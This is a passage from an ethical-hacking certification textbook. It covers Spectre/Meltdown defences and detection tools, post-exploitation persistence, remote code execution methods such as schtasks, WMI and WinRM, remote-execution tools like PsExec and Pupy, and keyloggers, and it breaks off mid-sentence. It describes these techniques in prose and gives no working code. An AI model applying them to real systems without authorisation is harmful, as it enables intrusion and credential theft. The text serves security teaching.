


Figure 6.99: Screenshot of Dylib Hijack Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.100: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*

  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.101: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities





Figure 6.102: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Executing Applications


Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spearphishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spearphishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spearphishing. Emails containing links to malicious files are

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Scheduled Task**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. There are two utilities, **`at`** and **`schtasks`**, that can be used along with Windows Task Scheduler to execute specific code or script at a scheduled date and time. Using task scheduling, attackers can execute malicious programs at system startup, or schedule it for a specific date and time to maintain access to the target system and further perform remote code execution to gain admin-level privileges to the remote system.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.


- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows OSs and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, and use it to perform information gathering on system resources and further execute code for maintaining access to the target system.

- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the **`winrm`** command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools for Executing Applications

Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

- **RemoteExec**

  Source: *https://www.isdecisions.com*

  RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network. This allows an attacker to modify the registry, change local admin passwords, disable local accounts, and copy/update/delete files and folders.

  As shown in the screenshot, attackers use the RemoteExec tool to remotely execute files by selecting the target OS and the file to be executed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.103: Screenshot of RemoteExec

Some of the privilege escalation tools are listed as follows:

- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- Dameware Remote Support (*https://www.dameware.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com)*
- PsExec (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.




Figure 6.104: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

